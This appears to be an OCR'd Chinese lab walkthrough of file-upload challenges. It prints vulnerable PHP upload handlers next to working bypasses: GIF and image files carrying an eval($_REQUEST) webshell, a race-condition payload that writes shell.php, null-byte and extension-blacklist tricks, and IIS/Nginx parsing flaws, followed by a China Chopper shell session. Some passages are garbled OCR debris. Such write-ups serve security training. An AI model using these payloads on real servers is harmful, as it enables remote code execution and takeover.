        $im = imagecreatefromgif($target_path);
        if($im == false){
            $msg = "该文件不是gif格式的图片！";
        }else{
            //给新图片指定文件名
            srand(time());
            $newfilename = strval(rand()).".gif";
            $newimagepath = $UPLOAD_ADDR.$newfilename;
```

```
                imagegif($im,$newimagepath);
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = $UPLOAD_ADDR.$newfilename;
                unlink($target_path);
                $is_upload = true;
            }
        }
        else
        {
            $msg = "上传失败！";
        }
    }else{
        $msg = "只允许上传后缀为.jpg|.png|.gif的图片文件！";
    }
}
```

- 对图片进行二次渲染，先上传一个图片，再对比原来的图片，查看渲染的主要位置，然后再不会被渲染的位置加上一句话木马

```
13 Cookie: UM_distinctid=17a3c5dc7252c4-055e763d6f064c-6373267-144000-17a3c5dc726d44; CNZZDATA1257137=
   cnzz_eid%3D761512205-1624506842-%26ntime%3D1624880038; CNZZDATA1707573=
   cnzz_eid%3D1095522808-1624893251-http%253A%252F%252F59.63.200.79%253A5456%252F%26ntime%3D1624893251;
   CNZZDATA3801251=cnzz_eid%3D427867508-1624885707-%26ntime%3D1625211143
14 Connection: close
15
16 ------WebKitFormBoundary045xIN4Ym3o9UASm
17 Content-Disposition: form-data; name="upload_file"; filename="php-a.gif"
18 Content-Type: image/gif
19
20 GIF89a,,      L       wi      k                   7mon          <?php
   eval($_REQUEST['a']);?>    ДL      KKK          v          d    Ы  nQw          F    e211                    S
      uY           v  $    A          9i    &LV      j              0    q      Kxm    W          l            w    k
      #  v(    B        4o                  l    k                  1j        9  z!       !        0r        b  ^8    1
   q        V    i  Cix    K    2    /    f      K  h,      '3WV        +      `       *    9    Y    *  (  :     :
        4         7jJ/             ″           a    7    籬          ,                  2    ]        9  4  :      a  S″  X
      H\    @;:            >         A                      d    Z    {                              L          K
   =7e  k  *  K                    fec                      6    g  #
```

前面对比未渲染加上一句话木马

pass-17和pass-18条件竞争

```php
$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = $UPLOAD_ADDR . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = $UPLOAD_ADDR . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
             rename($upload_file, $img_path);
             $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件! ";
            unlink($upload_file);
        }
    }else{
        $msg = '上传失败! ';
    }
}
```

> - 利用php写的函数来进行强制访问生成


```php
<?php file_put_contents('shell.php', '<?php eval($_REQUEST[2]);?>') ?>
```

pass-19


```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw"
,"jsv","jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htaccess");

        $file_name = $_POST['save_name'];
        $file_ext = pathinfo($file_name,PATHINFO_EXTENSION);

        if(!in_array($file_ext,$deny_ext)) {
            $img_path = $UPLOAD_ADDR . '/' .$file_name;
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $img_path)) {
                $is_upload = true;
            }else{
                $msg = '上传失败! ';
            }
        }else{
            $msg = '禁止保存为该类型文件! ';
        }

    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建! ';
    }
}
```

绕过方法：控制文件名字、或者控制文件夹的名字。

- apache解析漏洞，保存为phpinfo.php.xxx
- windows文件存储特性，加 .和空格
- 00截断
- /.，move_uploaded_file会忽略掉文件末尾的/.（和windows存储特性不同，这个是函数的特性）。
- 通过BP 抓包，然后修改数据包 ：upload-20.php%00.jpg 在文件后缀加上jep， 然后用 %00 进行截断。
- 上传.php文件，保存为.jpg文件，上传成功；上传.jpg文件，保存为.php文件，上传失败。这样看来校验的应该是保存的文件名，那么又需要看是白名单校验还是黑名单校验，还是上传.php文件，随便输入一个保存的文件名，随便输入一个后缀名，或者是不写后缀名，保存成功。说明是黑名单验证。那黑名单验证就有太多的绕过方式了。




pass-20



IIS6.0解析漏洞（一）：
IIS6.0解析漏洞分两种
1、目录解析
*以.asp命名的文件夹里的文件都将会被当成ASP文件执行。**
2、文件解析
***.asp;.jpg 像这种畸形文件名在“;”后面的直接被忽略，也就是说当成 .asp文件执行。*
**IIS6.0 默认的可执行文件除了asp还包含这三种 *.asa .cer .cdx*

11642上传文件名: shell.asp;.jpg
文件类型: image/jpeg
文件大小: 11.369140625 kB
文件存储在: ./a/image/shell.asp;.jpg
返回



- 可以直接菜刀连asp


pass-21

```php
$allowedExts = array("gif", "jpeg", "jpg", "png");
$temp = explode(".", $_FILES["file"]["name"]);
echo $_FILES["file"]["size"];
$extension = end($temp);     // 获取文件后缀名
if ((($_FILES["file"]["type"] == "image/gif")
|| ($_FILES["file"]["type"] == "image/jpeg")
|| ($_FILES["file"]["type"] == "image/jpg")
|| ($_FILES["file"]["type"] == "image/pjpeg")
|| ($_FILES["file"]["type"] == "image/x-png")
|| ($_FILES["file"]["type"] == "image/png"))
&& ($_FILES["file"]["size"] < 204800)   // 小于 200 kb
&& in_array($extension, $allowedExts))
{
    if ($_FILES["file"]["error"] > 0)
    {
        echo "错误: : " . $_FILES["file"]["error"] . "";
    }
    else
    {
        echo "上传文件名: " . $_FILES["file"]["name"] . "";
        echo "文件类型: " . $_FILES["file"]["type"] . "";
        echo "文件大小: " . ($_FILES["file"]["size"] / 1024) . " kB";

        if (file_exists("./b/image/" . $_FILES["file"]["name"]))
        {
            echo $_FILES["file"]["name"] . " 文件已经存在。 ";
        }
        else
        {
            // 如果 upload 目录不存在该文件则将文件上传到 upload 目录下
            $ret = move_uploaded_file($_FILES["file"]["tmp_name"], "image/" . $_FILES["file"]["name"]);
            echo "文件存储在: " . "./b/image/" . $_FILES["file"]["name"];
     echo "";
        }
    }
}
else
{
    echo "非法的文件格式";
}
```

> - 白名单机制不影响;来截断进行getshell

pass-22


> - 直接上传一个图片，解析


中国菜刀@20100812
SHELL管理
http://59.63.200.79:8002/c/ima...
[编辑] flag
c:\inetpub\wwwroot\c\image\a.asp\
读取
星期五 2021-07-23 六月十二
59.63.200.79
目录(0),文件(5)
名称
时间
大小
属性
C:
inetpub
wwwroot
c
image
a.asp
D:
.user.ini 2018-09-25 12:12:00 15 32
1541594097.jpg 2018-11-07 20:34:57 37705 32
1564025517.jpg 2019-07-25 11:31:57 30715 32
1627009151.jpg 2021-07-23 10:59:11 11642 32
flag 2018-10-04 11:50:00 13 32
SHELL类别
默认类别
Type1
提醒
快捷方式
入你要搜索的内容


pass-23

```php
$allowedExts = array("jpg");
$time = time();
$temp = explode(".", $_FILES["file"]["name"]);
echo $_FILES["file"]["size"];
$extension = end($temp);     // 获取文件后缀名
if ((($_FILES["file"]["type"] == "image/gif")
|| ($_FILES["file"]["type"] == "image/jpeg")
|| ($_FILES["file"]["type"] == "image/jpg")
|| ($_FILES["file"]["type"] == "image/pjpeg")
|| ($_FILES["file"]["type"] == "image/x-png")
|| ($_FILES["file"]["type"] == "image/png"))
&& ($_FILES["file"]["size"] < 204800)   // 小于 200 kb
&& in_array($extension, $allowedExts))
{
    if ($_FILES["file"]["error"] > 0)
    {
        echo "错误：: " . $_FILES["file"]["error"] . "";
    }
    else
    {
        echo "上传文件名: " . $_FILES["file"]["name"] . "";
        echo "文件类型: " . $_FILES["file"]["type"] . "";
        echo "文件大小: " . ($_FILES["file"]["size"] / 1024) . " kB";

        if (file_exists("C:/Inetpub/wwwroot/c/image/a.asp/" .$time.".jpg"))
        {
            echo $_FILES["file"]["name"] . " 文件已经存在。 ";
        }
        else
        {
            // 如果 upload 目录不存在该文件则将文件上传到 upload 目录下
            $ret = move_uploaded_file($_FILES["file"]["tmp_name"], "image/a.asp/".$time.".jpg");
            echo "文件存储在: " . "./c/image/a.asp/".$time.".jpg";
            echo "";
        }
    }
}
else
{
    echo "非法的文件格式";
}
```

> - 这题主要是教我们一个姿势，帮我们定好了文件名，上传一个包含asp一句话木马的图片



- 由此可以看出文件名中若是带有后缀asp的也可以在iis6.0中解析



pass-24

- 本题考查的是cgi解析漏洞：
  Nginx在图片中嵌入PHP代码然后通过访问
  **xxx.jpg/1.php **来执行其中的代码，上传一个图片马php


不安全 | 59.63.200.79:8016/Pass-23/upload/php-admin.jpg/.php


应用 WASETA |Palmito... YouTube Gmail 地图 YouTube 地图 在线客服 折扣券吧-每天千款... Gmail Twitter —— 聚焦... 新标签页 首页 - MYFREEMP...

‰PNG IHDR EÓ/¦acTL WÁ ûPLTEáŠáŠáŠá‰ãÐ wJà‰5!´pÙ†ŽXÐ`Û†sGÓÐÎ~d>B*Ü‡ÓÐÝˆÙ...É{×„ÃyÎ~µoÁu˜]¿u¨ƒƒP>&lCÓÐjÐVªh‰TÀv´nkBY7ÿã} ÿåÐÿàlÿ×;ÿátÿç•ÿä...ÿØCÿÚNÿÔ5å ' ÿÍWÿÍOð¶GóÂYÿÙVa. ÿÖcí«3ó¶▾ð¯ í¦ ÿŸbÐŒ;ÿÔGÿÜ\ÿÑ^ÿÐlñ°-þßxò¿Jí¦-þÍDÕ•BþÒNÿÔLô¹9ñ³5þß~ó»=ë¤"ë ýÙeíK Ù™AÄy1ÿÙaðêæÞ›Ðœu̇ÚoîÂ\Ð□DpA m5 ö¾5ùÆWÿÒVÿÕ]Õ" 7óµ/
Õb ë¡ ë ÐT ÐŠ6óÈWô¼QøÂ6Át.þýýû÷ôõèßíÙÉÜÏÄÖÈ¼ÑÀ³Ù¬‰º›„¨‰qøÔgÎ “eùÑWÈ†VÎÐUúÈQÝ¥KÄ~Fè³BÔÐ7¬h4¿y-
ž]+éš*µn'ã¨DüÍ9Úq ÿÖS½k'úÊ@ëŸ+äÐ)Ó] æ²Jæ¬Íí...5ç “&â‡$øÑ`ôÊ\í¾NÝ¡@ï¬4È 2æ' #â†▾

Notice: Undefined index: a in **C:\phpStudy\Battle-Upload\Pass-23\upload\php-admin.jpg** on line **5**

